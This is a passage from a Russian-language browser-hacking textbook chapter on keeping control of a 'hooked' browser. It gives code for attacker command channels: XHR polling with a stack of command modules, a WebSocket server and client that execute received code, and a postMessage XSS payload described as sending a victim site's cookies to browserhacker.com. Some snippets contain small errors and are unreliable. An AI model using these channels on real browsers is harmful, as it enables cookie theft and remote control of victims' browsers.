[9] [назад] Ryan Barnett. (2013). *Результаты конкурса по обходу XSS в ModSecurity*. Получено 23 февраля 2013 года с blog.spiderlabs.com.
[10] [назад] Gareth Heyes. (2012). *Метод XSS без скобок*. Получено 23 февраля 2013 года с thespanner.co.uk.
[11] [назад] Matt Johansen and Jeremiah Grossman. (2013). *Ботнет из миллиона браузеров*. Получено 19 октября 2013 года с media.blackhat.com.
[12] [назад] Andrew Levin. (2007). *Файл: PhishingTrustedBank.png*. Получено 23 февраля 2013 года с en.wikipedia.org.
[13] [назад] Maltego. (2012). *Maltego: что такое Maltego?* Получено 23 февраля 2013 года с paterva.com.
[14] [назад] Christian Martorella. (2013). *Сбор сведений с помощью theHarvester*. Получено 23 февраля 2013 года с code.google.com.
[15] [назад] BBC. (2004). *Пароли раскрыты в обмен на сладости*. Получено 23 февраля 2013 года с news.bbc.co.uk.
[16] [назад] John Leyden. (2012). *Квадратный QR-код на плакате? Проверьте, не наклейка ли это*. Получено 23 февраля 2013 года с theregister.co.uk.
[17] [назад] Google. (2012). *Google Chart Tools*. Получено 3 марта 2013 года с developers.google.com.
[18] [назад] Google. (2012). *Safe Browsing API*. Получено 3 марта 2013 года с developers.google.com.
[19] [назад] Amit Klein. (2010). *Золотой час фишинговых атак*. Получено 23 февраля 2013 года с trusteer.com.
[20] [назад] Limor S. Kessem. (2013). *Фишинг лазерной точности: есть ли вы сегодня в списке вышибалы?* Получено 23 февраля 2013 года с blogs.rsa.com.
[21] [назад] Doug MacDonald and Derek Manky. (2009). *Zeus: бог самодельных ботнетов*. Получено 19 октября 2013 года с fortiguard.com.
[22] [назад] Scott Fluhrer, Itsik Mantin and Adi Shamir. (2001). *Слабости алгоритма формирования ключей RC4*. Получено 23 февраля 2013 года с aboba.drizzlehosting.com.
[23] [назад] Thomas d'Otreppe. (2012). *Aircrack-ng*. Получено 23 февраля 2013 года с aircrack-ng.org.
[24] [назад] Dino A. Dai Zovi and Shane Macaulay. (2006). *Инструменты оценки безопасности беспроводных клиентов KARMA*. Получено 23 февраля 2013 года с theta44.org.
[25] [назад] Russell Davies. (2012). *Руководство Upside-Down-Ternet*. Получено 23 февраля 2013 года с help.ubuntu.com.
[26] [назад] Pete Lamonica. (2013). *Siri Proxy*. Получено 23 февраля 2013 года с github.com.
[27] [назад] Alberto Ornaghi, Marco Valleri, Emilio Escobar, Eric Milam, and Gianfranco Costamagna. (2013). *Ettercap - комплект для атак посредника*. Получено 23 февраля 2013 года с github.com.
[28] [назад] Dug Song. (2002). *Dsniff*. Получено 23 февраля 2013 года с monkey.org.
[29] [назад] Ryan Linn and Steve Ocepek. (2012). *Зацепить непросто: внедрение BeEF посредством MITM*. Получено 23 февраля 2013 года с media.blackhat.com.
[30] [назад] Robert Hansen. (2009). *Проблемы безопасности кэширования RFC1918*. Получено 6 марта 2013 года с sectheory.com.

Глава 3. Удержание контроля

Мало пользы в том, чтобы просунуть ногу в дверь, если через мгновение её захлопнут. В главе 2 вы научились ставить ногу в дверной проём. Теперь нужно понять, как не дать двери закрыться. На языке взлома это означает, что после первоначального захвата управления браузером контроль необходимо удержать. Именно здесь начинается фаза удержания контроля в методологии взлома браузеров.

Удержание контроля над целью делится на две широкие области: сохранение связи и сохранение постоянства. Основная идея сохранения канала связи состоит в создании механизма, который удерживает управление целевым браузером, а ещё лучше - несколькими браузерами. Сохранение постоянства охватывает приёмы, позволяющие каналу оставаться активным независимо от действий пользователя.

Как вы увидите в последующих главах, многие атаки требуют времени на выполнение, иногда порядка нескольких секунд. Проблемы времени усиливаются в цепочках атак, где объединяется множество действий. Стабильный канал связи - критическое требование для любой серьёзной деятельности по взлому браузеров. Без него время истечёт и вы вернётесь к исходной точке.

В этой главе рассматривается множество способов удержать контроль над целевым браузером и получить время, необходимое для завершения атаки. Однако считать данный набор исчерпывающим не следует. Некоторые способы могут быть вам уже известны, другие менее распространены, а часть работает только в определённых типах и версиях браузеров.

Основы удержания контроля

Удержать управление целью сложнее, чем просто выполнить первоначальные инструкции. Если не удастся каким-либо образом внедрять код в каждую страницу, при переходе цели на другой адрес контроль будет потерян. В идеале управление браузером должно сохраняться не только при разрывах сетевого соединения, но и независимо от сайтов, которые посещает пользователь.

Но зачем вообще заботиться об удержании контроля над браузером? Если ваш код выполняется в браузере цели, разве этого недостаточно? Нет, и не называйте меня Ширли! Представьте, что вы хотите найти все активные узлы локальной сети целевого браузера, а затем просканировать их порты с помощью JavaScript. В зависимости от числа активных узлов и проверяемых портов это может занять несколько минут. Очевидно, на всё это время контроль над браузером необходимо сохранить.

Удержание контроля над целью делится на две широкие области: сохранение связи и сохранение постоянства. Обе важны, поскольку продлевают доступное время для взлома браузера.

Связь можно поддерживать по множеству разных каналов, ведущих к подконтрольному вам веб-серверу. Иногда канал даже работает через DNS и не зависит от HTTP. Можно выбрать максимальную скорость, но, скорее всего, придётся пожертвовать связью со старыми браузерами. Это соотношение рассматривается в последующих разделах.

Традиционные руткиты операционных систем достигают постоянства посредством перехвата системных вызовов[1] и внедрения кода непосредственно в ядро или даже драйверы, чтобы переживать перезагрузки, обновления, а иногда и очистку ОС. В вашем случае, когда цель закрывает веб-браузер, игра практически окончена, по крайней мере временно.

ЗАЦЕПЛЕНИЕ

Приёмы из этой и предыдущей глав можно объединить для так называемого зацепления браузера. Зацепление - процесс создания двунаправленного канала связи с целевым браузером. На протяжении книги часто встречается выражение «зацепленный браузер». Оно означает всего лишь браузер, который сначала вынудили выполнить вредоносный код и который теперь способен получать дополнительные команды от центрального сервера, например BeEF. После получения и выполнения новых команд зацепленный браузер может асинхронно возвращать результаты центральному серверу.

Такие каналы связи позволяют выполнять сложные цепочки атак в виде командных модулей, запускаемых в логическом порядке. Например, после первоначального захвата браузера вы можете сначала получить его внутренний IP-адрес. Затем провести эхо-сканирование внутренней сети и, наконец, просканировать порты ответивших узлов. Все действия можно соединить в цепочку и при необходимости менять её ход в зависимости от результатов предыдущих этапов.

Модульная организация разных атакующих фрагментов кода в инструментарии нападающего позволяет одному эксплойту выполнять множество действий. Они часто создают петлю обратной связи: определённое действие обнаруживает следующую проблему, дальнейшее исследование которой может выявить новые.

Исследование способов связи

При изучении связи прежде всего необходимо понять устройство канала. Выбирая подходящий вариант, придётся решить, что важнее: поддержка браузеров или скорость.

Можно получить очень быстрый канал на передовой технологии, не поддерживающей Internet Explorer 6 или Opera. В зависимости от потребностей это может стать ограничением. Например, вас интересует только Chrome, поскольку вы хотите эксплуатировать его расширения, и потому вы выбираете WebSocket. Дополнительная скорость может потребовать пожертвовать совместимостью.

Почти любой доступный канал связи будет основан на том или ином опросе. При опросе клиент проверяет наличие изменений или обновлений на сервере. Для реализации необходимы и клиент, и сервер. Здесь клиентом управляет код JavaScript, внедрённый в целевой браузер, а сервером служит принадлежащая нападающему программа, которая отвечает на запросы опроса.

Канал связи главным образом нужен по двум причинам: обнаруживать отключение клиента и передавать ему новые команды с сервера. Пока сервер получает запросы опроса, он знает, что клиент работает и готов принять новые команды.

В следующих разделах представлены несколько способов создания канала. Учтите, что каналы динамичны и могут переключаться. Например, по умолчанию можно применять опрос `XMLHttpRequest`, а при поддержке браузером перейти на WebSocket.

Каналы на основе WebRTC намеренно не рассматриваются, поскольку на момент написания книги[2] эта технология была сравнительно новой и поддерживалась только Chrome и Firefox.

Использование опроса XMLHttpRequest

Объект `XMLHttpRequest` хорошо подходит на роль стандартного канала связи благодаря широкой совместимости. Он поддерживается от телефонов BlackBerry и систем Android до Windows XP с IE6. В старых версиях Internet Explorer 5 и 6 функцию `Microsoft.XMLHTTP` требуется создавать как объект ActiveX, тогда как начиная с IE 7 объект доступен непосредственно.

Механизм связи `XMLHttpRequest` довольно прост. Объект создаёт асинхронные запросы GET к атакующему серверу, в данном случае BeEF. Они отправляются регулярно, например каждые две секунды, с помощью функции JavaScript `setInterval(sendRequest(), 2000)`. Сервер BeEF отвечает одним из двух способов:

• пустым ответом, означающим отсутствие новых действий;
• ответом с `Content-length` больше нуля байт, если требуется приказать браузеру жертвы что-либо выполнить.

Как видно на рисунке 3-1, размер ответа на выделенный запрос составляет 365 байт, поскольку у сервера есть новые команды для клиента.




Рисунок 3-1. Подробности опроса XMLHttpRequest в Firebug для Firefox

Перевод основных надписей на рисунке: **Clear / Persist / All** - очистить / сохранять / все; **URL / Status / Domain / Size / Timeline** - URL / состояние / домен / размер / временная шкала; **Net panel activated. Any requests while the net panel is inactive are not shown.** - сетевая панель включена; запросы, выполненные при выключенной панели, не показаны.

Новая логика будет представлять собой дополнительный код JavaScript с применением замыканий. Например, в следующем фрагменте `exec_wrapper` является замыканием:

```
var a = 123;
function exec_wrapper(){
  var b = 789;
  function do_something(){
    a = 456;
    console.log(a); // 456 -> functional scope
    console.log(b); // 678 -> functional scope
  };
  return do_something;
}
console.log(a);  // 123 -> global scope
var wrapper = exec_wrapper();
wrapper();
```

ЗАМЫКАНИЯ

Замыкание, особенно в контексте JavaScript, - специальный объект, включающий и функции, и среду, в которой они были созданы. В предыдущем фрагменте интересно то, что после выполнения `exec_wrapper()` переменная `b`, казалось бы, больше не должна быть доступна, особенно потому, что она находилась за пределами функции `do_something()`, возвращённой `exec_wrapper()`. Но если затем выполнить `wrapper();`, будут выведены значения 456 и 789, то есть переменная `b` по-прежнему доступна.

Причина в том, что `exec_wrapper` - замыкание, а его среда включает все локальные переменные, находившиеся в области видимости в момент создания. Замыкания полезны и при имитации закрытого метода ради управления видимостью данных, поскольку JavaScript не предоставляет встроенного способа сделать это. В результате объектно-ориентированные понятия можно реализовать в JavaScript.

Замыкания превосходно подходят для добавления нового динамического кода, поскольку закрытые переменные, объявленные с помощью `var` внутри замыкания, скрыты от глобальной области видимости.[3] Замыкание позволяет связать данные среды с функцией, работающей с этими же данными.

Если многократно отправлять предыдущий код, его логику обязательно следует заключить в замыкание, чтобы «изолировать» новый код в собственной функции. В соответствии с терминологией BeEF остальные примеры будут называться командными модулями, поскольку это новые команды для выполнения браузером.

Идею замыканий можно развить и создать оболочку, добавляющую командные модули в стек. После завершения каждого запроса опроса `stack.pop()` удаляет последний элемент стека и выполняет его. Ниже показана примерная реализация подхода. Объект `lock` и функция `poll()` для краткости опущены:

```
/**
 * The stack of commands.
 */
commands: new Array(),
/**
 * Wrapper. Add the command module to the stack of commands.
 */
execute: function(fn) {
 this.commands.push(fn);
},
/**
 * Do Polling. If the response is != 0, call execute_commands()
 */
get_commands: function() {
try {
  this.lock = true;
  //poll the server_host for new commands
  poll(server_host, function(response) {
   if (response.body != null && response.body.length > 0)
    execute_commands();
  });
  } catch(e){
    this.lock = false;
    return;
  }
  this.lock = false;
},

/**
 * Executes the received commands, if any.
 */
execute_commands: function() {
  if(commands.length == 0) return;
```

```
  this.lock = true;
  while(commands.length > 0) {
   command = commands.pop();
     try {
    command();
     } catch(e) {
       console.error(.message);
     }
  }
  this.lock = false;
}
```

Как видно в функции `execute_commands()`, если стек команд не пуст, каждая запись извлекается и выполняется. Вызов `command()` внутри блока `try` возможен благодаря замыканиям: командный модуль заключён в собственной анонимной функции:

```
execute(function() {
var msg = "What is your password?";
  prompt(msg);
});
```

Функция называется анонимной, если она динамически объявляется во время выполнения без определённого имени. Такие функции удобны для выполнения небольших фрагментов кода, особенно когда код применяется лишь один раз и больше нигде не нужен. Это понятие часто используется при регистрации анонимных функций как обработчиков событий, например:

```
aButton.addEventListener('click',function(){alert('you clicked me');},false);
```

Когда предыдущий командный модуль попадает в DOM целевого браузера, вызывается оболочка `execute()`, а следующий код JavaScript становится новым уровнем стека команд:

```
function() {
var msg = "What is your password?";
  prompt(msg);
}
```

Наконец, когда выполняется `commands.pop()` и затем извлечённый код запускается, появляется диалог приглашения с содержимым `msg`.

Если внимательно прочитать пример реализации, ясно, что массив `commands` устроен как стек, то есть структура данных Last In First Out (LIFO). Можно спросить, почему вместо неё не используется First In First Out (FIFO). Вопрос справедлив, и ответ главным образом зависит от ваших потребностей. Если требуется сопоставлять выполнение командных модулей, связывать родственные модули и передавать им входные данные из результатов предыдущих, структура FIFO может оказаться предпочтительнее.

Использование совместного использования ресурсов между источниками

CORS позволяет веб-приложению указать другие источники, которым разрешено читать ответы HTTP, слегка расширяя SOP. Это особенно полезно, если центральный атакующий сервер должен связываться с браузерами, посещающими разные источники.

Сервер BeEF добавляет следующие заголовки ответа HTTP, разрешая межисточниковые запросы POST и GET отовсюду:

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET
```

Когда объект `XMLHttpRequest` отправляет межисточниковый запрос GET, полный ответ HTTP можно прочитать, если целевой источник возвращает эти заголовки. Если заголовков CORS нет, SOP запрещает объекту `XMLHttpRequest` читать ответ полностью.

Как у любой спецификации, у CORS есть особенности реализации. В данном случае Internet Explorer не имел полной поддержки до версии 10, а Opera Mini не поддерживал CORS вообще. IE 8 и 9 частично реализовывали CORS через объект `XDomainRequest`, но это накладывало следующие ограничения:[4]

• полностью поддерживались только схемы HTTP и HTTPS;
• в запросе нельзя было применять нестандартные заголовки;
• тип содержимого запроса по умолчанию равнялся `text/plain` и не мог быть изменён;
• файлы cookie и другие заголовки запроса для аутентификации нельзя было отправлять.

Использование CORS в качестве канала связи - эффективный способ поддерживать постоянные отношения между зацепленным браузером и вашим сервером. Но иногда требуется более быстрый канал, например протокол WebSocket. Он рассматривается в следующем разделе.

Использование связи WebSocket

Протокол WebSocket предоставляет очень быстрый полнодуплексный канал связи. Технология позволяет реализовать строгие действия по событиям без явной необходимости опрашивать сервер. Это не означает, что от внутреннего механизма опроса нужно полностью отказаться: в зависимости от потребностей и архитектуры канала та или иная форма опроса может сохранять преимущества.

API WebSocket служит заменой другим технологиям отправки AJAX, например Comet.[5] Для Comet требуются дополнительные клиентские библиотеки, тогда как API WebSocket встроен в современные браузеры. Как видно на рисунке 3-2, все новейшие на момент написания книги браузеры, включая Internet Explorer 10, поддерживали WebSocket непосредственно. Исключение составляли некоторые мобильные браузеры, например Opera Mini и штатный браузер Android.




Рисунок 3-2. Поддержка протокола WebSocket распространёнными браузерами

Перевод основных надписей на рисунке: **Working Draft** - рабочий проект; **Bidirectional communication technology for web apps** - технология двунаправленной связи для веб-приложений; **Usage stats / Support / Partial support / Total** - статистика использования / поддержка / частичная поддержка / всего; **Current / Near future / Farther future** - текущая версия / ближайшее будущее / более отдалённое будущее.

Существуют проекты, призванные добавить совместимость WebSocket в неподдерживаемые браузеры. Один из наиболее известных - Socket.io.[6] Socket.io по-прежнему зависит от дополнительной клиентской библиотеки JavaScript, но обеспечивает надёжное соединение, выбирая во время выполнения наиболее функциональный транспорт. Среди доступных каналов Socket.io есть протокол WebSocket, сокеты Adobe Flash, длительный опрос AJAX и опрос JSONP.

Следующий код показывает очень простой канал связи между веб-сервером Ruby и зацепленным браузером. Реализация сервера WebSocket на Ruby основана на библиотеке, или пакете, EM-WebSocket.[7] EM-WebSocket - быстрая асинхронная реализация на основе EventMachine.[8]

```
require 'em-websocket'
EventMachine.run {
EventMachine::WebSocket.start(
 :host => "0.0.0.0",
 :port => 6666,
 :secure => false) do |ws|
   begin
   ws.onmessage do |msg|
      p "Received:"
      p "->#{msg}"
      ws.send("alert(1);")
   end
   rescue Exception => e
      print_error "WebSocket error: #{e}"
   end
end
}
```

Фрагмент привязывает сервер WebSocket к порту 6666 и ждёт новых сообщений от клиентов. При получении сообщения клиенту отправляется новая команда. Обратите внимание на сходство с кодом из предыдущего примера `XMLHttpRequest`: анонимную функцию `function(){alert(1)}`. Для краткости оболочка `execute()` с замыканиями здесь не применяется, но код легко изменить для её поддержки.

Клиентский код написан на JavaScript с помощью встроенного API WebSocket. После открытия канала клиент отправляет серверу сообщение с запросом новых команд. Когда сервер отвечает, возникает событие `onmessage`, а поступившие данные выполняются посредством создания нового объекта `Function`. По каналу WebSocket могут передаваться типы `String`, `Blob` и `ArrayBuffer`. Здесь используется `String`, поэтому код требуется вычислить, создав его через `new Function()`. Мы предполагаем неявное доверие к атакующему серверу и отправляемому JavaScript, а потому такое применение `Function` относительно безопаснее, чем `eval`.

```
var socket = new WebSocket("ws://browserhacker.com:6666/");
socket.onopen = function(){
  console.log("Socket open.");
  socket.send("Server, send me commands.");
}
socket.onmessage = function(msg){
  f = new Function(msg.data);
  f();
  console.log("Command received and executed.");
}
```

Как было показано на рисунке 3-2, встроенная поддержка API WebSocket есть не во всех браузерах. Предположим, для совместимости по умолчанию вы используете объекты `XMLHttpRequest`, но хотите перевести определённый канал на протокол WebSocket. Сначала необходимо выяснить, поддерживается ли он. Для этого требуется снять цифровой отпечаток возможностей браузера. Разные способы точного и подробного определения браузера рассматриваются в разделе «Снятие цифровых отпечатков браузеров» главы 6, однако проверить поддержку API WebSocket или `MozWebSocket` от Mozilla можно следующим кодом:

```
hasWebSocket: function() {
  return !!window.WebSocket || !!window.MozWebSocket;
},
```

Если функция возвращает `true`, протокол WebSocket можно применять в JavaScript. Объект `MozWebSocket` похож на `WebSocket`, но имеет префикс, который Mozilla использовала в некоторых старых версиях Firefox, с 6-й по 10-ю. Начиная с Firefox 11 стандартный объект `WebSocket` работает без префикса.

Использование обмена сообщениями

Как говорилось в главе 1, `window.postMessage()` - ещё один встроенный способ межисточниковой связи с соблюдением SOP. Метод требует предварительной настройки. Сначала на атакующем сервере, в данном примере `browserhacker.com`, разместите содержимое для IFrame:

```
<html>
<body>
<b>Embed me on a different origin</b>
<div id="debug">Ready to receive data...</div>
 <script>
     window.addEventListener("message", receiveMessage, false);
     function doClick() {
         parent.postMessage("Message sent from " + location.host,
           "http://browservictim.com");
     }
     var debug = document.getElementById("debug");
     function receiveMessage(event) {
         debug.innerHTML += "Data: " + event.data + "\n Origin: " +
          event.origin;
         parent.postMessage("alert(1)", event.origin);
     }
 </script>
</body>
</html>
```

Затем требуется эксплуатировать XSS на целевом сайте, скажем `browservictim.com`. Внедрённая полезная нагрузка должна включать логику JavaScript и сам IFrame. Созданный IFrame загружает предыдущий фрагмент. Обратите внимание на IFrame `to_server` и функции `post_msg()` и `receiveMessage()`:

```
<div id="debug"> </div>
  <div id="ui">
    <input type="text" id="v" />
    <input type="button" value="Send to server" onclick="post_msg();" />
    <iframe id="to_server"
     src="http://browserhacker.com/postMessage_server.html"></iframe>
   </div>
  <script type="text/javascript">
  window.addEventListener("message", receiveMessage, false);
  var infoBar = document.getElementById("debug");
  function receiveMessage(event) {
    infoBar.innerHTML += event.origin + ": " + event.data + "";
    new Function(event.data)();
  }
  function post_msg(domain) {
```

```
        var to_server = document.getElementById("to_server");
        to_server.contentWindow.postMessage("" +
          eval(document.getElementById("v").value),
            "http://browserhacker.com");
}
</script>
```

Пример отправки файлов cookie домена `browservictim.com` сайту `browserhacker.com` показан на рисунке 3-3.




Рисунок 3-3. Точка останова в коде нападающего, загруженном во фрейме

Надписи на рисунке: **IFrame нападающего**; **жертва**; **точка останова в коде нападающего, загруженном во фрейме**; **обратите внимание на содержимое переменной** `data`.

После того как код с `browserhacker.com` получает данные из другого источника, он отвечает дополнительным JavaScript, который вычисляется на `browservictim.com` посредством создания новой `Function`. В предыдущем примере отправлялся простой `alert(1)`, как показано на рисунке 3-4.




Рисунок 3-4. Ответ вычисляется, и JavaScript выполняется

Перевод основных надписей на рисунке: **Embed me on a different origin** - встройте меня в страницу другого источника; **Ready to receive data** - готов принять данные; **Send to server** - отправить серверу; **Console / Script / Watch** - консоль / сценарий / наблюдение.

`window.postMessage()` удобен для связи между разными окнами, включая IFrame, всплывающие окна над и под основным, а также вкладки в целом. Как всегда, в разных браузерах есть особенности. В Internet Explorer 8 и новее `window.postMessage()` работает только для IFrame, но не для других вкладок и окон. Обзор поддержки `postMessage()` показан на рисунке 3-5.




Рисунок 3-5. Поддержка `window.postMessage()` распространёнными браузерами

Перевод основных надписей на рисунке: **Cross-document messaging** - обмен сообщениями между документами; **Working Draft** - рабочий проект; **Method of sending information from a page on one domain to a page on a different one** - способ отправки сведений со страницы одного домена на страницу другого; **Usage stats / Support / Partial support / Total** - статистика использования / поддержка / частичная поддержка / всего; **Current / Near future / Farther future** - текущая версия / ближайшее будущее / более отдалённое будущее.

Internet Explorer версий 8-10 поддерживает `postMessage()` лишь частично, тогда как протокол WebSocket реализован полностью.[9] Это одна из главных причин рассмотреть `postMessage()` как основной канал связи, если зацепленный браузер не является Internet Explorer.

Использование туннеля DNS

Каждый из рассмотренных каналов связи опирается на протокол HTTP. Исключением служит WebSocket, но его первоначальное рукопожатие всё равно зависит от запроса HTTP, который сервер истолковывает как запрос `Upgrade`:[10]

```
GET /ws HTTP/1.1
Host: browserhacker.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Origin: http://browservictim.com
Sec-WebSocket-Version: 13
```

В этом нет ничего плохого, если только вы не зацепляете браузеры без прямого соединения, например находящиеся за HTTP-прокси, который записывает всё и потенциально проверяет содержимое. Здесь может пригодиться канал на основе DNS вместе с другими средствами ухода от обнаружения. Лишь немногие решения безопасности контролируют DNS-запросы,[11] а их эффективность часто ограничена тем, что большинство современных браузеров выполняет упреждающее разрешение DNS. Оно главным образом улучшает взаимодействие с пользователем, ускоряя будущую загрузку ресурсов.

Кентон Борн представил на Black Hat 2010 исследование[12] скрытых каналов DNS из самого браузера. Метод эффективен, когда данные требуется выводить только в одном направлении, от браузера к серверу. Двунаправленная связь становится сложнее.

